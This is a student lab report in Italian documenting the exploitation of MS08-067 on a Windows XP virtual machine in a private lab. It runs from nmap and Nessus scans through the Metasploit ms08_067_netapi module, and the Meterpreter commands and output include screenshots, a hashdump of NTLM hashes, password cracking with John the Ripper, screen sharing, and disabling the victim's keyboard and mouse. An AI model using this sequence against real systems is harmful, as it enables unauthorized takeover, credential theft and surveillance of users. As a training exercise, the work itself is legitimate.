REPORT

Vulnerabilità di Windows XP

MS08-067

Effettuato da: Anatoliy Prysyazhnyuk

Data: 14.06.2023

Eseguo una scansione con nmap, con il comando: "nmap -sV 192.168.32.102":

```
-(kali®kali)-[~/Desktop]
_s nmap -sV 192.168.32.102
Starting Nmap 7.94 (https://nmap.org) at 2023-06-14 09:47 EDT
Nmap scan report for 192.168.32.102
Host is up (0.00032s latency).
Not shown: 997 closed tcp ports (conn-refused)
PORT
          STATE SERVICE
                                  VERSION
                                  Microsoft Windows RPC
135/tcp open msrpc
139/tcp open netbios-ssn Microsoft Windows netbios-ssn
445/tcp open microsoft-ds Microsoft Windows XP microsoft-ds
Service Info: OSs: Windows, Windows XP; CPE: cpe:/o:microsoft:windows, cp
e:/o:microsoft:windows xp
Service detection performed. Please report any incorrect results at https
://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 7.32 seconds
          MS08-067: Microsoft Windows Server Service Crafted RPC Request Handling Re...
 The remote Windows host is affected by a remote code execution vulnerability in the 'Server' service due to improper handling of RPC
requests. An unauthenticated, remote attacker can exploit this, via a specially crafted RPC request, to execute arbitrary code with 'System'
privileges.
ECLIPSEDWING is one of multiple Equation Group vulnerabilities and exploits disclosed on 2017/04/14 by a group known as the Shadow
Brokers.
 Microsoft has released a set of patches for Windows 2000, XP, 2003, Vista and 2008.
See Also
  To see debug logs, please visit individual host
  Port A
                 Hosts
  445 / tcp / cifs
                 192.168.32.102
```

La vulnerabilità a noi necessaria è presente sulla porta: 445

Effettuata la scansione con Nessus, una delle vulnerabilità critiche è MS08-067.

Consente agli aggressori di prendere il controllo remoto del sistema senza il consenso dell'utente. Questa falla si trova nel servizio Server di Windows, che permette la condivisione di risorse all'interno di una rete. Un aggressore può sfruttare la vulnerabilità inviando un pacchetto dannoso a un computer non aggiornato, ottenendo così l'accesso completo e la possibilità di eseguire operazioni dannose come l'installazione di malware o il furto di dati sensibili.

Utilizzo Metasploit per eseguire l'exploit della vulnerabilità:

Eseguo una ricerca dell'exploit per la vulnerabilità ms08 067 con "search ms08 067"

Trovo l'unico exploit, ed è quello ricercato;

Eseguo use oper selezionare il modulo ms08_067;

Vedendo con "show options" che non è settato l'RHOST, l'ho settato con "set RHOST (IP Windows XP)";


Faccio partire l'exploit con "run":

```
msf6 exploit(windows/smb/ms08_067_netapi) > run

[*] Started reverse TCP handler on 192.168.32.100:4444
[*] 192.168.32.102:445 - Automatically detecting the target ...
[*] 192.168.32.102:445 - Fingerprint: Windows XP - Service Pack 3 - lang:English
[*] 192.168.32.102:445 - Selected Target: Windows XP SP3 English (AlwaysOn NX)
[*] 192.168.32.102:445 - Attempting to trigger the vulnerability ...
[*] Sending stage (175686 bytes) to 192.168.32.102
[*] Meterpreter session 1 opened (192.168.32.100:4444 → 192.168.32.102:1054) at 2023-06-14 08:34:00 -0400
meterpreter >
```

Su meterpreter effettuo il comando "help" per visualizzare una lista di comandi che potevo utilizzare per effettuare l'attacco; come richiesto dall'esercizio ho eseguito il comando "screenshot" per ricavare uno screen del desktop della macchina attaccata (Windows XP), il file lo importa sulla macchina dell'attaccante, precisamente su /home/kali;

dapi: User inte	rface Commands
Command	Description
enumdesktops getdesktop	
idletime keyboard_sen	Returns the number of seconds the remote user has been idle
d keyevent keyscan_dump keyscan_star t	
keyscan_stop mouse screenshare	Send mouse events
screenshot setdesktop uictl	



Come secondo punto, richiesto dall'esercizio, ho controllato se ci fossero webcam attive, con i seguenti comandi:

```
Stdapi: Webcam Commands

Command Description
record_mic Record audio from the default microphone for X seconds webcam_chat Start a video chat webcam_list List webcams
webcam_snap Take a snapshot from the specified webcam webcam_strea Play a video stream from the specified webcam
```

```
meterpreter > webcam_snap
[-] Target does not have a webcam
meterpreter > 
meterpreter > webcam_list
[-] No webcams were found
meterpreter >
```

Da come vediamo, le webcam non ci sono sulla macchina attaccata;

Extra: Ho voluto provare ulteriori comandi, tra cui "hashdump" che ci fornisce gli utenti e hash presenti nella macchina attaccata (Windows XP)



```
meterpreter > hashdump
Administrator:500:e52cac67419a9a224a3b108f3fa6cb6d:8846f7eaee8fb117ad06bdd830b7586c:::
Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
HelpAssistant:1000:82513cb74f2312db8d7ff0fe60609f06:899c101577e706b367a7096113f45454:::
SUPPORT_388945a0:1002:aad3b435b51404eeaad3b435b51404ee:9c9043b5d83cf93593ec80e752e12c7f:::
meterpreter >
```


Creo un file txt "windowshash.txt" per john, da poter eseguire in seguito, per decifrare una delle hash presenti; Do i permessi 777 (rwd) al file;

```
(kali@ kali)-[~/Desktop]
    sudo chmod 777 windows*
```

Poi eseguo il comando di John the Ripper, specificando il formato di decodificazione "NT" e dando il path al file txt creato precedentemente con all'interno un login e hash:

Con john trovo la password dell'utente Administrator, che è "password";

Eseguo il comando: "screenshare" per vedere i movimenti dell'utente attaccato in tempo reale;



Provai il comando "play", ho caricato un file audio che ho chiamato "windows.wav", che verrà riprodotta sulla macchina attaccata (Windows XP)

```
meterpreter > play /home/kali/Downloads/windows.wav
[*] Playing /home/kali/Downloads/windows.wav ...
[*] Done
meterpreter >
```

Poi è possibile anche disattivare la tastiera, mouse e molto altro, eseguendo il comando "uictl", un comando utile per creare confusione e disperazione all'utente attaccato;

```
meterpreter > uictl
Usage: uictl [enable/disable] [keyboard/mouse/all]
meterpreter > uictl disable mouse
Disabling mouse ...
meterpreter > uictl enable mouse
Enabling mouse ...
meterpreter > uictl disable keyboard
Disabling keyboard ...
meterpreter > uictl enable keyboard
Enabling keyboard ...
```

Infine il "shutdown":

